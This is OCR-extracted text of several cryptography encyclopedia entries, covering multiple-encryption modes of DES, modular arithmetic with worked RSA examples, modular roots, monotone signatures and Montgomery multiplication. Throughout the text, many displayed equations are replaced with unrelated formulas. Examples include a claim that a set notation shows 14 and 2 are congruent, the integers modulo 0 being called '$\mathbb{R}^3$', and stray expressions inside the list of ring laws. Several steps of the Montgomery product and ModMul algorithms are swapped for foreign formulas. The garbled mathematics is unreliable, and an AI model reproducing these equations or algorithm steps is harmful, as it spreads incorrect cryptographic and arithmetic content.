Other Modes of Operation: In the early 1990s, modes for multiple encryption of DES (Data Encryption Standard) were analyzed. The simplest solution is to replace DES by triple-DES and to use triple-DES in one of the five modes discussed above. For triple-DES, these solutions are known as the *outer modes* (Kaliski and Robshaw 1996). However, their disadvantage is that one can only encrypt $\alpha \cdot 2^{n/2}$ blocks with a single key for small α (for example, due to matching ciphertext attacks on CBC and CFB mode). This motivated research on *inner modes*, also known as interleaved or combined modes, where the modes themselves are considered as primitives (e.g., inner-CBC for triple-DES consists of three layers of single-DES in CBC mode). Biham has analyzed all the 36 double and 216 triple interleaved modes (Biham 1996, 1999), where each layer consists of ECB, OFB, CBC, CFB, and the inverses of CBC and CFB. His goal is to recover the secret key (total break). He notes that by allowing chosen plaintext and chosen ciphertext attacks, "all triple modes of operation are theoretically not much more secure than a single encryption." The most secure schemes in this class require for DES 2^{67} chosen plaintexts or ciphertexts, 2^{75} encryptions, and 2^{66} storage. Biham also proposes a small set of triple modes, where a single key stream is generated in OFB mode and exored before every encryption and after the last encryption, and a few quadruple modes (Biham 1996) with a higher conjectured security. However, Wagner has shown that if one allows chosen ciphertext/chosen *IV* attacks, the security of all but two of these improved modes with DES can be reduced to 2^{56} encryptions and between 2 and 2^{32} chosen chosen-*IV* texts (Wagner 1998). A further analysis of the influence of the constraints on the *IV* s has been provided by Handschuh and Preneel (1999). The ANSI X9.52 standard (1998) has opted for the outer modes of triple-DES. Coppersmith et al. propose the CBCM mode (Coppersmith et al. 1996), which is a quadruple mode; this mode has also been included in ANSI X9.52. Biham and Knudsen present a certificational attack on this mode with DES requiring 2^{65} chosen ciphertexts and memory that requires 2^{58} encryptions (Biham and Knudsen 2002). In conclusion, one can state that it seems possible to improve significantly over the matching ciphertext attacks. However, the security results strongly depend on the model, security proofs have not been found so far and the resulting schemes are rather slow. It seems more appropriate to upgrade DES to Rijndael/AES (FIPS 197 2001).

A second area of research is on how to encrypt plaintexts from finite sets, which are not necessarily of size 2^n; this problem is partially addressed by Davies and Price in 1989; a formal treatment has been developed by Black and Rogaway in 2002.

Cross-References

Block Ciphers

Recommended Reading

Alkassar A, Geraldy A, Pfitzmann B, Sadeghi A-R (2002) Optimized self-synchronizing mode of operation. In: Mastsui M (ed) Fast software encryption. Lecture notes in computer science, vol 2355. Springer, Berlin, pp 78–91

ANSI X9.52 (1998) Triple data encryption algorithm modes of operation

Bellare M, Desai A, Jokipii E, Rogaway P (1997) A concrete security treatment of symmetric encryption. In: Proceedings 38th annual symposium on foundations of computer science, FOCS'97. IEEE Computer Society, pp 394–403

Biham E (1996) Cryptanalysis of triple-modes of operation. Technion technical report CS0885

Biham E (1999) Cryptanalysis of triple modes of operation. J Cryptol 12(3):161–184 [MathSciNet][zbMATH]

Biham E, Knudsen LR (2002) Cryptanalysis of the ANSI X9.52 CBCM mode. J Cryptol 15(1):47–59 [MathSciNet][zbMATH]

Black J, Rogaway P (2002) Ciphers with arbitrary finite domains. In: Preneel B (ed) Topics in cryptology CT – RSA 2002. Lecture notes in computer science, vol 2271. Springer, Berlin, pp 114–130
[zbMATH]

Black J, Urtubia H (2002) Sidechannel attacks on symmetric encryption schemes: the case for authenticated encryption. In: Proceedings of the 11th USENIX Security Symposium, pp 327–338

Canvel B, Hiltgen AP, Vaudenay S, Vuagnoux M (2003) Password interception in a SSL/TLS channel. In: Boneh D (ed) Advances in cryptology – CRYPTO 2003. Lecture notes in computer science, vol 2729. Springer, Berlin, pp 583–599
[zbMATH]

Coppersmith D, Johnson DB, Matyas SM (1996) A proposed mode for triple-DES encryption. IBM J Res Dev 40(2):253–262
[zbMATH]

Davies DW, Price WL (1989) Security for computer networks. An introduction to data security in teleprocessing and electronic funds transfer, 2nd edn. Wiley, New York
[zbMATH]

FIPS 197 (2001) Advanced encryption standard (AES). Federal Information Processing Standard (FIPS). Publication 197. National Institute of Standards and Technology, US Department of Commerce, Washington, DC

FIPS 81 (1980) DES modes of operation. Federal information processing standard (FIPS). Publication 81. National Bureau of Standards, US Department of Commerce, Washington, DC

Flajolet P, Odlyzko AM (1999) Random mapping statistics. In: Stern J (ed) Advances in cryptlogy – EUROCRYPT'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 329–354

Handschuh H, Preneel B (1999) On the security of double and 2-key triple modes of operation. In: Knudsen LR (ed) Fast software encryption. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 215–230
[zbMATH]

ISO/IEC 10116 (1991) Information technology–security techniques – modes of operation of an *n*-bit block cipher algorithm. IS 10116

Kaliski BS, Robshaw MJB (1996) Multiple encryption: weighing security and performance. Dr DOBB'S J 243:123–127
[zbMATH]

Knudsen L (1994) Block ciphers – analysis, design and applications. PhD thesis, Aarhus University, Denmark

Maurer UM (1991) New approaches to the design of self-synchronizing stream ciphers. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 458–471
[zbMATH]

Menezes A, van Oorschot PC, Vanstone S (1998) Handbook of applied cryptography. CRC Press, Boca Raton
[zbMATH]

Meyer CH, Matyas SM (1982) Cryptography: a new dimension in data security. Wiley, New York
[zbMATH]

NIST (2001) SP 800–38A recommendation for block cipher modes of operation – methods and techniques

Paterson KG, Yau A (2004) Padding oracle attacks on the ISO CBC mode encryption standard. In: Okamoto T (ed) Topics in cryptology – the cryptographers' track at the RSA conference. Lecture notes in computer science, vol 2964. Springer, Berlin, pp 305–323
[zbMATH]

Vaudenay S (2002) Security flaws induced by CBC padding – applications to SSL, IPSEC, WTLS…. In: Knudsen L (ed) Advances in cryptology – EUROCRYPT 2002. Lecture notes in computer

science, vol 2332. Springer, Berlin, pp 534–546
[zbMATH]

Wagner D (1998) Cryptanalysis of some recently-proposed multiple modes of operation. In: Vaudenay S (ed) Fast software encryption. Lecture notes in computer science, vol 1372. Springer, Berlin, pp 254–269
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_49

Modular Arithmetic

Scott Contini[48] ✉, Çetin Kaya Koç[49] ✉ and Colin D. Walter[50] ✉
(48) Silverbrook Research, Balmain, NSW, Australia
(49) Department of Computer Science, University California Santa Barbara, Santa Barbara, CA, USA
(50) Information Security Group, Royal Holloway University of London, Surrey, UK

✉ **Çetin Kaya Koç**
Email: koc@cs.ucsb.edu

✉ **Colin D. Walter**
Email: colin.walter@rhul.ac.uk

Synonyms

Residue arithmetic

Definition

Modular arithmetic is almost the same as the usual arithmetic of whole numbers. The main difference is that operations involve remainders after division by a specified number (the *modulus*) rather than the integers themselves.

Background

Modular arithmetic is a key ingredient of many public key cryptosystems. It provides finite structures (called “rings”) which have all the usual

arithmetic operations of the integers and which can be implemented without difficulty using existing computer hardware. An important property of these structures is that they appear to be randomly permuted by operations such as exponentiation, but the permutation is often easily reversed by another exponentiation. For suitably chosen cases, these operations enable *encryption* and decryption or *signature generation* and verification. Direct applications include *RSA public-key encryption* and the *RSA digital signature scheme* (Rivest et al. 1978), *ElGamal public key encryption* and the *ElGamal digital signature scheme* (1985), the *Fiat-Shamir signature scheme* (1987), the *Schnorr Identification Protocol* (1991), and *Diffie-Hellman key agreement* (1976).

Modular arithmetic is also used to construct *finite field*s and in tests during *prime generation* (Koblitz 1994) (Probabilistic Primality Test). Several copies of the modular structures form higher dimensional objects in which lines, planes, and curves can be constructed. These can be used to perform *elliptic curve cryptography* (ECC) (Koblitz 1987; Miller 1986) and to construct *threshold schemes* (Stinson 2005). Additionally, modular arithmetic is used in some *hash functions* and *symmetric key* primitives. In many such cases, the modulus is implied by the computer word size, but other times the modulus is explicitly stated.


Theory

Introduction

There are many examples of modular arithmetic in everyday life. It is applicable to almost any measurement of a repeated, circular or cyclic process. Clock time is a typical example: seconds range from 0 to 59 and just keep repeating, hours run from 0 to 11 (or 23) and also keep repeating, days run from Sunday (0, say) to Saturday (6, say). These are examples of arithmetic modulo 60, 12 (or 24), and 7, respectively. Measuring angles in degrees uses arithmetic modulo 360.

To understand arithmetic in modulus N, imagine a line of length N units, where the whole number points 0, …, $N - 1$ are labelled. Now connect the two end points of the line so that it forms a circle of circumference N. Performing modular arithmetic with respect to *modulus N* is equivalent to arithmetic with the marked units on this circle.

An example for $N = 12$ is shown in Fig. 1. If one starts at number 0 and moves 14 units forward, the number 2 is reached. This is written $14 = 2 \pmod{12}$. Similarly, one can walk backwards 15 units from 0 and end up at 9. Hence, $-15 = 9 \pmod{12}$. In this arithmetic, every 12 is discarded. Equivalently, for any two numbers A and B such that $A = B \pmod{12}$, 12 divides the difference $A - B$.



Modular Arithmetic, Fig. 1 Geometric view of arithmetic modulo 12

Modular addition is the same as addition of units on this circle. For example, if $N = 12$ and the numbers 10 and 4 are added on this circle, the result is 2. This is because if one starts at position 10 and moves ahead 4 units, position 2 is reached. So 4 h after 10 o'clock is 2 o'clock. This is written $10 + 4 = 2 \pmod{12}$. The result is the remainder (or "residue") after division by 12, i.e., $10 + 4 = 14$ becomes 14–12, namely 2.

The notation for modular arithmetic is almost identical to that for ordinary (integer) arithmetic. The main difference is that most expressions and equations specify the modulus. Thus,

$$t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$$

states that 14 and 2 represent the same element in a set which is called the *ring of residues mod 12*. When the modulus is clear, it may be omitted, as in

$$C \in \mathcal{C}$$

The different symbol ≡ is needed because 14 and 2 are not equal as integers. The equation (or "congruence") is read as "14 is congruent to 2."

All the integers in the set {…, −22, −10, 2, 14, 26, …} represent the same *residue class* (or *congruence class*) modulo 12 because they all give the same remainder on division by 12, i.e., the difference between any two of them is a multiple of 12. In general, the numbers A, $A + N$, $A + 2N$, $A + 3N$, … and $A − N$, $A − 2N$, $A − 3N$, … are all *equivalent* modulo N. Normally one works with the least nonnegative representative of a class, 2 in this case, because of the convenience of the unique choice when equality is tested, and because it takes up the least space. (Note that some programming languages incorrectly implement the modular reduction of negative numbers by failing to take proper account of the sign. The Microsoft Windows calculator correctly reduces negatives, but gives the greatest nonpositive value, namely, −10 in the above example.)

Modular Arithmetic Operations

Addition, subtraction, and multiplication are performed in exactly the same way as for integer arithmetic. Strictly speaking, the arithmetic is performed on the residue classes but, in practice, integers are picked from the respective classes, and they are worked with instead. Thus,

$$c \equiv s_0 + s_1 + s_2 + s_3 \pmod{p},$$

In the expression on the left, the least nonnegative residues have been selected for working with. The result, 80, then requires a modular reduction to obtain a least nonnegative residue. Any representatives could be selected to perform the arithmetic. The answer would always differ by at most a multiple of the modulus, and so it would always reduce to the same value.

Hardware usually performs such reductions as frequently as possible in order to stop results from overflowing. Optimising integer arithmetic to perform modular arithmetic is the subject of much research. Modular multiplication is one of the most important areas of value to those implementing cryptographic functions; another is modular exponentiation. Montgomery (1985) and Barrett (1987) have created the most widely used methods for modular multiplication (Montgomery Modular Arithmetic and Barrett Reduction). Such operations make data-dependent use of power. This makes their use in embedded cryptosystems (e.g., smart cards) susceptible to attack through timing variations (Kocher 1996), compromising emanations (Quisquater and Samyde 2001), and differential power analysis (Kocher et al. 1999) (Timing Attack, RF Attack and

Smartcard Tamper Resistance). Secure implementation of modular arithmetic is therefore at least as important as efficiency in such systems.

Addition, subtraction, and multiplication behave in the same way for residues as for integer arithmetic. The usual identity, commutative and distributive laws hold, so that the set of residue classes form a "ring" in the mathematical sense, denoted $\mathbb{Z}_N$ for modulus N. Thus,

- $(c_5\ c_4\ c_3\ c_2\ c_1\ c_0)$,
- $x'_t \leftarrow (\mathtt{pad}_n\,(x_t) \oplus K_3)$
- $\mathbb{E}_i[V_i(a_i, \boldsymbol{a}_{-i})|\mathbb{E}[\boldsymbol{a}_{-i}); c]$
- if $A \equiv B \pmod{N}$, then $B \equiv A \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $B \equiv C \pmod{N}$, then $A \equiv C \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $C \equiv d \pmod{N}$, then $A + C \equiv B + d \pmod{N}$.
- if $A \equiv B \pmod{N}$ and $C \equiv d \pmod{N}$, then $A \times C \equiv B \times d \pmod{N}$.
- $A + B \equiv B + A \pmod{N}$.
- $A \times B \equiv B \times A \pmod{N}$.
- $c_i = E_K\,(p_i)\ and\ p_i{=}D_K\,(c_i)\,,\ i = 1, \ldots, t.$
- $A \times (B \times C) \equiv (A \times B) \times C \pmod{N}$.
- $A \times (B + C) \equiv (A \times B) + (A \times C) \pmod{N}$.

However, division is generally a problem unless the modulus is a prime. Since

$$10 = 2 \times 5 = 2 \times 11 \pmod{12}$$

it is clear that division by 2 (mod 12) can produce more than one answer; it is not uniquely defined. In fact, division by 2(mod 12) is not possible in some cases: 2*x* (mod 12) always gives an even residue, so 3(mod 12) cannot be divided by 2. It can be shown that division by *A* (mod *N*) is always well-defined precisely when *A* and *N* share no common factor, i.e., when they are *co-prime*. Thus, division by 7 is possible in modulo 12, but not division by 2 or 3.

If 1 is divided by 7(mod 12), the result is the *multiplicative inverse* of 7. Since 7 × 7 = 1 (mod 12), 7 is its own inverse. Following the usual notation of real numbers, this inverse is written 7^{-1}. For large numbers, the extended *Euclidean algorithm* (Knuth 1998) is used to compute multiplicative inverses. More precisely, to find the inverse of *A* (mod N), one inputs the pair *A*, *N* into the algorithm, and it outputs *X*, *Y* such that

$A \times X + N \times Y = \gcd(A, N)$, where gcd is the *greatest common divisor*. If the gcd is 1, then X is the inverse of A (mod N). Otherwise, no such inverse exists.

Modular exponentiation (Exponentiation Algorithms) is the main process in many of the cryptographic applications of this arithmetic. The notation is identical to that for integers and real numbers. $C^D \pmod{N}$ is D copies of C all multiplied together and reduced modulo N. As mentioned, the multiplicative inverse is denoted by an exponent $^{-1}$. Then the usual power laws, such as $x^A \times x^B = x^{A+B} \pmod{N}$, hold in the expected way.

When a composite modulus is involved, say N, it is often easier to work modulo its factors. Usually a set of co-prime factors of N is chosen such that the product is N. Solutions to the problem for each of these factors can then be pieced together into a solution modulo N using the *Chinese Remainder Theorem* (CRT) (Quisquater and Couvreur 1982). Implementations of the RSA cryptosystem which store the private key can use CRT to reduce the workload of decryption by a factor of 4.

An interesting aside is that the ring of integers modulo 0, i.e., $\mathbb{R}^3$, is just the usual set of whole numbers with its normal operations of addition and multiplication: two whole numbers which belong to the same residue class must differ by a multiple of 0, and so have to be equal.

Multiplicative Groups and Euler's ϕ Function

The numbers which are *relatively prime* to (or just "prime to" for short) the modulus N have multiplicative inverses, as noted above. So they form a group under multiplication. Consequently, each number X which is prime to N has an *order* mod N which is the smallest positive integer n such that $X^n = 1 \pmod{N}$. The Euler phi function ϕ gives the number of elements in this group, and it is a multiple of the order of each element. So $X^{\phi(N)} = 1$ (mod N) for X prime to N, and, indeed, $X^{k\phi(N)+1} = X \pmod{N}$ for such X and any k. This last is essentially what is known as Euler's Theorem. As an example, {1, 5, 7, 11} is the set of residues prime to 12. So these form a multiplicative group of order $\phi(12) = 4$ and $1^4 = 5^4 = 7^4 = 11^4 = 1 \pmod{12}$. A special case of this result is *Fermat's "little" theorem* which states that $X^{P-1} = 1 \pmod{P}$ for a prime P and integer X which is not divisible by P. These are really the main properties that are used in reducing the cost

of exponentiation in cryptosystems and in probabilistic primality testing (Miller-Rabin Probabilistic Primality Test) (Miller 1976; Rabin 1980).

When $N = PQ$ is the product of two distinct primes P and Q, $\phi(N) = (P-1)(Q-1)$. RSA encryption on plaintext M is performed with a public exponent E to give ciphertext C defined by $C = M^E \pmod{N}$. Illustrating this with $N = 35$, $M = 17$ and $E = 5$, the computation is $C \equiv 17^5 \equiv (17^2)^2 \times 17 \equiv 289^2 \times 17 \equiv 9^2 \times 17 \equiv 81 \times 17 \equiv 11 \times 17 \equiv 187 \equiv 12 \pmod{35}$. The private decryption exponent D must have the property that $M = C^D \pmod{N}$, i.e., $M^{DE} = M \pmod{N}$. From the above, the value of D must satisfy $DE = k\phi(N) + 1$ for some k, i.e., D is a solution to $DE \equiv 1 \pmod{(P-1)(Q-1)}$. A solution is obtained using the *Euclidean algorithm* (Knuth 1998). For the example, $D = 5$ since $\phi(35) = 24$ and $DE \equiv 5 \times 5 \equiv 1 \pmod{24}$. So $M \equiv 12^5 \equiv (12^2)^2 \times 12 \equiv 144^2 \times 12 \equiv 4^2 \times 12 \equiv 192 \equiv 17 \pmod{35}$, as expected. RSA chooses moduli which are products of two (large) primes so that decryption works also for texts which are not prime to the modulus. A nice exercise for the reader is to prove that this is really true. CRT is useful in the proof.

Prime Fields

When the modulus is a prime P, every residue except 0 is prime to the modulus. Hence, every nonzero number has a multiplicative inverse. So residues mod P form a *field* with P elements, written $\mathbb{Z}_n$ or $GF(P)$. These *prime* fields are examples of *finite field*s (Lidl and Niederreiter 1994). The smallest such field is $\mathbb{A}_1$ which contains the two values 0 and 1. Because every nonzero has an inverse, the arithmetic of these fields is similar in many ways to that of the real numbers, and it is possible to perform similar geometric constructions. They already form a very rich source for cryptography, such as *Diffie-Hellman key agreement* (1976) and *elliptic curve cryptography* (Koblitz 1987; Miller 1986), and will undoubtedly form the basis for many more cryptographic primitives in the future.

Cross-References

Finite Field
Prime Number
Ring

Recommended Reading

Barrett P (1987) Implementing the rivest shamir and adleman public key encryption algorithm on a standard digital signal processor. In: Odlyzko AM (ed) Advances in cryptology – CRYPTO ’86. Lecture notes in computer science, vol 263. Springer, New York, pp 311–323
[zbMATH]

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory 22(6):644–654
[MathSciNet][zbMATH]

ElGamal T (1985) A public-key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans Inform Theory 31(4):469–472. http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=1057074
[MathSciNet][zbMATH]

Fiat A, Shamir A (1987) How to prove yourself: practical solutions to identification and signature problems. In: Odlyzko AM (ed) Advances in cryptology – CRYPTO ’86. Lecture notes in computer science, vol 263. Springer, Berlin, pp 186–194. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.13.8796
[zbMATH]

Knuth DE (1998) The art of computer programming, vol 2, seminumerical algorithms, 3rd edn. Addison-Wesley, Reading. ISBN 0-201-89684-2. http://www.informit.com/title/0201896842
[zbMATH]

Koblitz N (1987) Elliptic curve cryptosystems. Math Comput 48(177):203–209. http://www.jstor.org/pss/2007884
[MathSciNet][zbMATH]

Koblitz N (1994) A course in number theory and cryptography. Graduate texts in mathematics, vol 114, 2nd edn. Springer, New York. ISBN 978-0-387-94293-3. http://www.springer.com/math/numbers/book/978-0-387-94293-3
[zbMATH]

Kocher P (1996) Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz N (ed) Advances in cryptology – CRYPTO ’96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 104–113
[zbMATH]

Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener M (ed) Advances in cryptology – CRYPTO ’99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 388–397

Lidl R, Niederreiter H (1994) Introduction to finite fields and their applications, 2nd edn. Cambridge University Press, Cambridge. ISBN 9780521460941
[zbMATH]

Miller GL (1976) Riemann’s hypothesis and tests for primality. J Comput Syst Sci 13(3):300–317. http://www.cs.cmu.edu/~glmiller/Publications/b2hd-Mi76.html

[MathSciNet][zbMATH]

Miller V (1986) Uses of elliptic curves in cryptography. In: Williams HC (ed) Advances in cryptology – CRYPTO ’85: proceedings. Lecture notes in computer science, vol 218. Springer, Berlin, pp 417–426
[zbMATH]

Montgomery PL (1985) Modular multiplication without trial division. Math Comput 44(170):519–521. http://www.jstor.org/pss/2007970
[MathSciNet][zbMATH]

Quisquater J-J, Couvreur C (1982) Fast decipherment algorithm for RSA Publickey cryptosystem. Electron Lett 18(21):905–907. http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=4246955
[zbMATH]

Quisquater J-J, Samyde D (2001) ElectroMagnetic analysis (EMA): measures and counter-measures for smart cards. In: Attali I, Jensen T (eds) Smart card programming and security (e-Smart 2001). Lecture notes in computer science, vol 2140. Springer, Cannes, pp 200–210
[zbMATH]

Rabin MO (1980) Probabilistic algorithm for testing primality. J Number Theory 12(1):128–138. https://doi.org/10.1016/0022-314X(80)90084-0
[MathSciNet][Crossref][zbMATH]

Rivest RL, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.40.5588
[MathSciNet][zbMATH]

Schnorr CP (1991) Efficient signature generation by smart cards. J Cryptol 4:161–174
[zbMATH]

Stinson DR (2005) Cryptography: theory and practice, 3rd edn. CRC Press, New York. ISBN 9781584885085
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_462

Modular Root

Scott Contini[51] ✉
(51) Silverbrook Research, Balmain, NSW, Australia

Definition

In the congruence $x^e \equiv y \mod n$, x is said to be the e^{th}*modular root* of y with respect to modulus n.

Background

The cases that are of interest to cryptography have $\gcd(x, n) = \gcd(y, n) = 1$. Algorithms for finding modular roots are relevant to the security of the RSA cryptosystem.

Theory

Computing modular roots is no more difficult than finding the order of the multiplicative group modulo n. In number theoretic terminology, this value is known as Euler's totient function, $\phi(n)$, which is defined to be the number of integers in $\{1, 2, \ldots, n-1\}$ that are relatively prime to n. If $\gcd(e, \phi(n)) = 1$, then there is either one or zero solutions, depending upon whether y is in the multiplicative subgroup generated by x. Assuming it is, the solution is obtained by raising both sides of the congruence to the power $e^{-1} \mod \phi(n)$. If the gcd condition is not 1, then there may be more than one solution. For example, consider the special case of $e = 2$ and n an odd integer larger than 1. The congruence can have solutions only if y is a quadratic residue modulo n. Furthermore, if x is one solution, then $-x$ is another, implying that there are at least two distinct solutions.

Open Problems

Computing modular roots is easy when n is prime since then $\phi(n) = n - 1$. The more interesting case is when n is composite, where it is known as the RSA problem. An important open question is whether a method exists for computing modular roots faster than integer factoring. Note that any method which finds $\phi(n)$ cannot be faster than factoring since determining $\phi(n)$ is provably as difficult as factoring n.

Cross-References

- Euler's Totient Function
- Integer Factoring
- Modular Arithmetic
- Number Theory
- Quadratic Residue
- RSA Problem

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_463

Modulus

Scott Contini[52] ✉
(52) Silverbrook Research, Balmain, NSW, Australia

Definition

In modular arithmetic, the operand that the mod operation is computed with respect to is known as the *modulus*.

Background

In the congruence $a \equiv b \mod n$, the value n is the modulus.

Refer the more general entry on modular arithmetic.

Cross-References

Modular Arithmetic
Number Theory

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300613

Monitor Placement Strategy

Detector Placement Strategies

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300614

Monitoring

Eavesdropping
Economics of Surveillance

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_892

Monotone Signatures

David Naccache[53] ✉
(53) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

A monotone signature is a process allowing to resist, to some extent, blackmailing attacks. A monotone signature admits ℓ keys-pairs $\{pk_i, sk_i\}$. The scheme is such that a signature s generated with sk_i is verifiable with respect to all pk_j for $j \leq i$. Hence in case of blackmailing, the signer can reveal the key sk_i and inform users that pk_i is obsolete (switch to pk_{i+1}). The legitimate signer always uses sk_ℓ to sign messages.

Cross-References

Blackmailing Attacks

Recommended Reading

Naccache D, Pointcheval D, Tymen C (2001) Monotone signatures. In: Syverson PF (ed) Financial cryptography. 5th International conference, FC 2001, Grand Cayman, British West Indies, 19–22 Feb 2002, Proceedings. Volume 2339 of Lecture notes in computer science. Springer, Berlin, pp 295–308

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_38

Montgomery Arithmetic

Çetin Kaya Koç[54] ✉ and Colin D. Walter[55]
(54) College of Engineering and Natural Sciences, Istanbul Sehir University, Istanbul, Turkey
(55) Information Security Group, Royal Holloway University of London, Surrey, UK

✉ **Çetin Kaya Koç**
Email: koc@sehir.edu.tr

Definition

Suppose a machine performs arithmetic on words of w bits. Let a, b, and n be cryptographically sized integers represented using s such words. Then the Montgomery modular product of a and b modulo n is $abr^{-1} \pmod{n}$ where $r = 2^{sw}$. This is computed at a word level using a particularly straightforward and efficient algorithm. Compared with the normal "school book" method, for each word of the multiplier the reduction modulo n is performed by adding rather than subtracting a multiple of n, only a single digit is used to decide on this multiple, and the accumulating product is shifted down rather than up.

Background

The modular reduction $u \pmod{n}$ is typically computed on a word-based machine by repeatedly taking several leading digits from u and n, obtaining the leading digit of their quotient, and using that multiple of n to reduce u. This takes a number of clock cycles on a general processor, and the machine has to wait for carries to propagate from lowest to highest word

before the next iteration can take place. Peter Montgomery designed his algorithm (1985) to simplify or avoid these bottlenecks so that the modular exponentiations typical of public key cryptography could be significantly speeded up. The consequent initial and final scalings by a power of *r* are relatively cheap. Resource-constrained environments such as those in a smart card or RFID device benefit particularly from the choice of this modular multiplication algorithm.

Theory

Introduction

In 1985, P. L. Montgomery introduced an efficient algorithm (1985) for computing $u = a \cdot b \pmod{n}$, where a, b, and n are k-bit binary numbers. The algorithm is particularly suitable for implementation on general-purpose computers (signal processors or microprocessors) which are capable of performing fast arithmetic modulo a power of 2. The Montgomery reduction algorithm computes the resulting k-bit number u without performing a division by the modulus n. Via an ingenious representation of the residue class modulo n, this algorithm replaces division by n with division by a power of 2. The latter operation is easily accomplished on a computer since the numbers are represented in binary form. Assuming the modulus n is a k-bit number, i.e., $2^{k-1} \le n < 2^k$, let r be 2^k. The Montgomery reduction algorithm requires that r and n be relatively prime, i.e., $\gcd(r, n) = \gcd(2^k, n) = 1$. This requirement is satisfied if n is odd. In the following, the basic idea behind the Montgomery reduction algorithm is summarized.

Given an integer $a < n$, define its *n-residue* or *Montgomery representation* with respect to r as

$$(\mathrm{mpk}, ID^\star, \sigma^\star) = 1.$$

It is straightforward to show that the set

$$H_i = E_K\left(H_{i-1} \oplus x_i\right),\ 1 \le i \le t.$$

is a complete residue system, i.e., it contains all numbers between 0 and $n - 1$. Thus, there is a one-to-one correspondence between the numbers in

the range 0 and $n - 1$ and the numbers in the above set. The Montgomery reduction algorithm exploits this property by introducing a much faster multiplication routine which computes the *n*-residue of the product of the two integers whose *n*-residues are given. Given two *n*-residues $\overline{v}$ and $\overline{b}$, the *Montgomery product* is defined as the scaled product

$$\overline{u} = \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n}$$

where r^{-1} is the (multiplicative) inverse of *r* modulo *n* (see Modular Arithmetic), i.e., it is the number with the property

$$(c_1, c_2) := (g^k, m \cdot y_A^k)$$

As the notation implies, the resulting number $\overline{u}$ is indeed the *n*-residue of the product

$$\mathscr{W} = \{\hat{p}_1, \ldots, \hat{p}_n\}$$

since

$$\begin{aligned} \overline{u} &= \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n} \\ &= (a \cdot r) \cdot (b \cdot r) \cdot r^{-1} \pmod{n} \\ &= (a \cdot b) \cdot r \pmod{n}. \end{aligned}$$

In order to describe the Montgomery reduction algorithm, an additional quantity n' is needed. This is the integer with the property

$$r \cdot r^{-1} - n \cdot n' = 1.$$

The integers r^{-1} and n' can both be computed by the extended *Euclidean algorithm* (Knuth 1998). The Montgomery product algorithm, which computes

$$\overline{u} = \overline{a} \cdot \overline{b} \cdot r^{-1} \pmod{n}$$

given $\overline{v}$ and $\overline{b}$, is given below:

function MonPro(H_t^2.)
Step 1. $t := \overline{a} \cdot \overline{b}$
Step 2. $m \coloneqq t \cdot n' \pmod{r}$
Step 3. $\mathscr{M} = \{p_1, \ldots, p_n\}$
Step 4. **if** $\overline{u} \geq n$ **then return** $\overline{u} - n$

else return $\overline{u}$

The most important feature of the Montgomery product algorithm is that the operations involved are multiplications modulo *r* and divisions by *r*, both of which are intrinsically fast operations since *r* is a power 2. The MonPro algorithm can be used to compute the (normal) product *u* of *a* and *b* modulo *n*, provided that *n* is odd:

function ModMul(*a*, *b*, *n*) {*n* is an odd number}
Step 1. Compute *n′* using the extended Euclidean algorithm.
Step 2. $\mathcal{NL}(f) = 2\mathcal{NL}(g)$
Step 3. $H_i = E_{H_{i-1} \| X_i}(C),$
Step 4. $\overline{u} := \mathrm{MonPro}\ \left(\overline{a}, \overline{b}\right)$
Step 5. $O(\log N / \log \log N)$
Step 6. **return***u*

A better algorithm can be given by observing the property

$$\begin{aligned} \mathrm{MonPro}\left(\overline{a}, b\right) &= (a \cdot r) \cdot b \cdot r^{-1} \\ &= a \cdot b \pmod{n}, \end{aligned}$$

